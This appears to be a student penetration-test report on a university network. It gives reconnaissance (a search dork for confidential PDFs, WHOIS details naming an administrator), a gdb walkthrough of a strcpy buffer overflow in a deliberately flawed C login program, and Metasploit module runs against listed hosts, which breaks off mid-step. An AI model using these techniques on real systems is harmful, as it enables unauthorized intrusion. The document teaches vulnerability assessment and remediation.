
Index of /

../		
vmware/	04-Sep-2024 10:07	-
SEED-Ubuntu20.04.zip	01-Sep-2022 10:12	7018108197

Index of /data/UWF-ZeekData22/csv/

../
part-00000-0af89d10-df53-44fd-b124-a8a496fd5023..> 18-Dec-2023 17:55 4530213
part-00000-15e3dd03-ea76-429e-a52a-ce96a90517f9..> 18-Dec-2023 17:55 2057705
part-00000-318611a1-7cdc-4dd0-9348-c6368917fd0c..> 18-Dec-2023 17:55 2012939
part-00000-5b4f5c3f-e8a9-4020-8fa1-e8985f7c27f3..> 18-Dec-2023 17:55 196337021
part-00000-95e0a460-e7c5-4b35-8367-c2e6fbbcf9e1..> 18-Dec-2023 17:55 197216207

Search: site:uwf.edu filetype:pdf confidential



Default Config Settings

pfSense:
Any LAN traffic is permitted by the firewall's default rules, which could open unneeded ports or services.
Fix: Limit LAN access to only the services that are really required.

Ubuntu:
Open ports and a plethora of pointless services are included in default installations.
Fix: Disabling all non-essential services and ports while installing is advised.

Windows:
Account policies by default are liberal, especially when an administrator is granted access.
Fix: It is advised that least privilege regulations be put into place and that unneeded default accounts be disabled.

Security Onion:
Although Security Onion offers strong network monitoring, its basic setups might not record enough information for thorough forensic analysis.
Fix: It is advised to modify the logging levels in order to record all network activity.

Identifying flaws from documentation WHOIS Review: Assigned Subnet Space and Administrative Contact Information**:**

IP Range: AS18553 143.88.0.0 - 143.88.255.255

Administrative Contact:

Name: Geissler Golding

Email: ggolding@uwf.edu

Phone Number: +1.8504743450

DNS Records:

Domain Name: uwf.edu

Mail Servers (MX): N/A

Name Servers (NS):

NS-1217.AWSDNS-24.ORG

NS-39.AWSDNS-04.COM

NS-1878.AWSDNS-42.CO.UK


NS-667.AWSDNS-19.NET


Domain record activated: 1990-09-07

Domain record last updated: 2023-10-04

Domain expires: 31-Jul-2027

Identify flaws from source code analysis





```
┌──(kali㉿kali)-[~/Desktop]
└─$ gdb flaw.elf
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from flaw.elf...
(gdb) break check_authentication
Breakpoint 1 at 0x1185: file flaw.c, line 6.
(gdb) run AAAAAAAAAAAAA
Starting program: /home/kali/Desktop/flaw.elf AAAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, check_authentication (password=0x7fffffffe268 'A' <repeats 13 times>) at flaw.c:6
6               int auth_flag = 0;
```

```
(gdb) stepi
9               strcpy(password_buffer, password);
(gdb) info registers
rax            0x7fffffffe268      140737488347752
rbx            0x7fffffffdec8      140737488346824
rcx            0x555555557dd8      93824992247256
rdx            0x7fffffffdee0      140737488346848
rsi            0x7fffffffdec8      140737488346824
rdi            0x7fffffffe268      140737488347752
rbp            0x7fffffffdd90      0x7fffffffdd90
rsp            0x7fffffffdd70      0x7fffffffdd70
r8             0x0                 0
r9             0x7ffff7fcfb10      140737353939728
r10            0x7ffff7fcb858      140737353922648
r11            0x7ffff7fe1e30      140737354014256
r12            0x0                 0
r13            0x7fffffffdee0      140737488346848
r14            0x555555557dd8      93824992247256
r15            0x7ffff7ffd000      140737354125312
rip            0x55555555518c      0x55555555518c <check_authentication+19>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
k0             0x8000000           134217728
k1             0x40421             263201
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
(gdb) x/16bx 0x7fffffffe282
0x7fffffffe282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffffe28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
```

```
(gdb) next
11              if(strcmp(password_buffer, "uwf") == 0) {
(gdb) info registers
rax            0x7fffffffdd80      140737488346496
rbx            0x7fffffffdec8      140737488346824
rcx            0x41414141414141    18367622009667905
rdx            0xd                 13
rsi            0x7fffffffe268      140737488347752
rdi            0x7fffffffdd80      140737488346496
rbp            0x7fffffffdd90      0x7fffffffdd90
rsp            0x7fffffffdd70      0x7fffffffdd70
r8             0x0                 0
r9             0x7ffff7fcfb10      140737353939728
r10            0x7ffff7dd4238      140737351860792
r11            0x7ffff7f2fdc0      140737353285056
r12            0x0                 0
r13            0x7fffffffdee0      140737488346848
r14            0x555555557dd8      93824992247256
r15            0x7ffff7ffd000      140737354125312
rip            0x55555555519f      0x55555555519f <check_authentication+38>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
k0             0x10002000          268443648
k1             0x40421             263201
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
```

```
(gdb) x/16bx 0x7fffffffe282
0x7fffffffe282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffffe28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
(gdb) next
15              return auth_flag;
(gdb) info registers
rax            0xffffffcc          4294967244
rbx            0x7fffffffdec8      140737488346824
rcx            0x75                117
rdx            0x555555556008      93824992239624
rsi            0x555555556008      93824992239624
rdi            0x7fffffffdd80      140737488346496
rbp            0x7fffffffdd90      0x7fffffffdd90
rsp            0x7fffffffdd70      0x7fffffffdd70
r8             0x0                 0
r9             0x7ffff7fcfb10      140737353939728
r10            0x7ffff7de3e80      140737351925376
r11            0x7ffff7f2f860      140737353283680
r12            0x0                 0
r13            0x7fffffffdee0      140737488346848
r14            0x555555557dd8      93824992247256
r15            0x7ffff7ffd000      140737354125312
rip            0x5555555551c0      0x5555555551c0 <check_authentication+71>
eflags         0x286               [ PF SF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
k0             0x10002000          268443648
k1             0x0                 0
k2             0x3f3f1fff          1061101567
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
```

```
(gdb) x/16bx 0x7fffffffe282
0x7fffffffe282: 0x3b    0x30    0x00    0x43    0x4f    0x4c    0x4f    0x52
0x7fffffffe28a: 0x54    0x45    0x52    0x4d    0x3d    0x74    0x72    0x75
(gdb) print auth_flag
$1 = 65
(gdb) print &auth_flag
$2 = (int *) 0x7fffffffdd8c
(gdb) x/1xw 0x7fffffffdd8c
0x7fffffffdd8c: 0x00000041
(gdb) continue
Continuing.

**************************************
 Access Granted.
**************************************
[Inferior 1 (process 1331360) exited normally]
(gdb)
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
        int auth_flag = 0;
        char password_buffer[12];

        strcpy(password_buffer, password);

        if(strcmp(password_buffer, "uwf") == 0) {
                auth_flag = 1;
        }

        return auth_flag;
}

int main(int argc, char *argv[]) {
        if(argc < 2) {
                printf("usage: %s <password>\n", argv[0]);
                exit(0);

        }

        if(check_authentication(argv[1])) {
                printf("\n**************************************\n");
                printf(" Access Granted.\n");
                printf("**************************************\n");

        } else {
                printf("\nAccess Denied.\n");

        }

        return 0;
}
```

Overview:
The flaw.c file contains a function (check_authentication) that checks whether the provided password matches the hardcoded value "uwf". However, the code contains several vulnerabilities that attackers can exploit to gain unauthorized access.

Vulnerabilities Identified

1. Buffer Overflow in Password Handling

Source Code Line:
char password_buffer[12];
strcpy(password_buffer, password);

Vulnerability:

The strcpy function does not perform bounds checking on the input. If a user provides an input longer than 12 characters, it will overflow the password_buffer array, potentially overwriting adjacent memory.

Impact: This can be exploited to overwrite the auth_flag variable and gain unauthorized access.

Demonstrated by providing the input AAAAAAAAAAAA (13 characters), which overwrites the buffer and sets auth_flag = 1, granting access.

Recommendation:

Replacing strcpy with strncpy to enforce bounds checking:

strncpy(password_buffer, password, sizeof(password_buffer) - 1);

password_buffer[sizeof(password_buffer) - 1] = '\0';

Hardcoded Password

Source Code Line:
if (strcmp(password_buffer, "uwf") == 0)

Vulnerability:

The password "uwf" is hardcoded in the binary, making it trivial for an attacker to extract using reverse engineering or brute-force techniques.

Impact:

Once the hardcoded password is discovered, an attacker can bypass authentication without exploiting the buffer overflow.

Recommendation:

Use a secure password hashing mechanism and compare hashed passwords instead:
#include <openssl/sha.h>

Lack of Input Validation

Source Code Line:

```
if (argc < 2) {
    printf("usage: %s <password>\n", argv[0]);
    exit(0);
}
```

Vulnerability:

The program accepts any input without sanitization. Although this isn't a direct exploit, it opens the door for unexpected behavior.

Impact:

The lack of input validation can exacerbate buffer overflow issues and introduce additional security risks.

Recommendation:

Validate the length and characters of user input before processing:

```
if (strlen(argv[1]) > MAX_PASSWORD_LENGTH) {
    printf("Input too long.\n");
    exit(1);
}
```

Overly Verbose Error Messages

Source Code Line:

```
printf("usage: %s <password>\n", argv[0]);
```

Vulnerability: The error message reveals that the program expects a password, which aids an attacker in understanding its functionality.

Impact: Detailed error messages can assist attackers during reconnaissance.

Recommendation: Provide generic error messages without revealing implementation details.


Demonstrating Attack Vectors on the 5 hosts
(4 Hosts due to 143.88.8.12 being secure)

Host: 143.88.8.1

Service Identified: nginx Web Server.

Exploit Attempted: nginx_source_disclosure

Execution:



Attempts to retrieve sensitive files were unsuccessful, indicating hardened configurations.

Potential Impact (If Exploited):


Directory traversal could allow attackers to access sensitive server configurations, potentially revealing credentials or file paths.

Host: 143.88.8.10

Service Identified: MySQL 5.5.16.

Exploit Attempted: mysql_authbypass_hashdump (Metasploit module).

Execution:



```
msf6 > search mysql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28       excellent  Yes    Advantech iView NetworkServlet Command Injection
   1   auxiliary/server/capture/mysql                                                     normal     No     Authentication Capture: MySQL
   2   exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   3   auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
   4   exploit/unix/webapp/kimai_sqli                        2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
   5   exploit/linux/http/librenms_collectd_cmd_inject       2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   6   post/linux/gather/enum_configs                                                     normal     No     Linux Gather Configurations
   7   post/linux/gather/enum_users_history                                               normal     No     Linux Gather User History
   8   exploit/windows/http/moveit_cve_2023_34362            2023-05-31       excellent  Yes    MOVEit SQL Injection vulnerability
   9   auxiliary/scanner/mysql/mysql_writable_dirs                                        normal     No     MYSQL Directory Write Test
   10  auxiliary/scanner/mysql/mysql_file_enum                                            normal     No     MYSQL File/Directory Enumerator
   11  auxiliary/scanner/mysql/mysql_hashdump                                             normal     No     MYSQL Password Hashdump
   12  auxiliary/scanner/mysql/mysql_schemadump                                           normal     No     MYSQL Schema Dump
   13  exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   14  auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   15  post/multi/manage/dbvis_add_db_admin                                               normal     No     Multi Manage DbVisualizer Add Db Admin
   16  auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
   17  auxiliary/admin/mysql/mysql_enum                                                   normal     No     MySQL Enumeration Module
   18  auxiliary/scanner/mysql/mysql_login                                                normal     No     MySQL Login Utility
   19  auxiliary/admin/mysql/mysql_sql                                                    normal     No     MySQL SQL Generic Query
   20  auxiliary/scanner/mysql/mysql_version                                              normal     No     MySQL Server Version Enumeration
   21  exploit/linux/mysql/mysql_yassl_getname               2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName Buffer Overflow
   22  exploit/linux/mysql/mysql_yassl_hello                 2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overflow
   23  exploit/windows/mysql/mysql_yassl_hello               2008-01-04       average    No     MySQL yaSSL SSL Hello Message Buffer Overflow
   24  exploit/multi/mysql/mysql_udf_payload                 2009-01-16       excellent  No     Oracle MySQL UDF Payload Execution
   25  exploit/windows/mysql/mysql_start_up                  2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows FILE Privilege Abuse
   26  exploit/windows/mysql/mysql_mof                       2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Execution
   27  exploit/linux/http/pandora_fms_events_exec            2020-06-04       excellent  Yes    Pandora FMS Events Remote Command Execution
   28  auxiliary/analyze/crack_databases                                                  normal     No     Password Cracker: Databases
   29  exploit/windows/mysql/scrutinizer_upload_exec         2012-07-27       excellent  Yes    Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
   30  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   31  auxiliary/admin/tikiwiki/tikidblib                    2006-11-01       normal     No     TikiWiki Information Disclosure
   32  exploit/multi/http/wp_db_backup_rce                   2019-04-24       excellent  Yes    WP Database Backup RCE
   33  exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File Disclosure
   34  exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
```

```
msf6 > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set RHOSTS 143.88.8.10
RHOSTS => 143.88.8.10
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > exploit

[+] 143.88.8.10:3306      - 143.88.8.10:3306 The server allows logins, proceeding with bypass test
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 10% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 20% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 30% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 40% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 50% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 60% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 70% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 80% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 90% complete
[*] 143.88.8.10:3306      - 143.88.8.10:3306 Authentication bypass is 100% complete
[-] 143.88.8.10:3306      - 143.88.8.10:3306 Unable to bypass authentication, this target may not be vulnerable
[*] 143.88.8.10:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) >
```

The exploit failed because the target system was not vulnerable to CVE-2012-2122 or had patched configurations.

Potential Impact (If Exploited):

Unauthorized access to sensitive databases containing organizational or customer information.


This could lead to data theft, financial loss, and reputational damage.

Host: 143.88.8.11

Service Identified: ProFTPD FTP Server.

Exploit Attempted: proftpd_modcopy_exec

Execution:



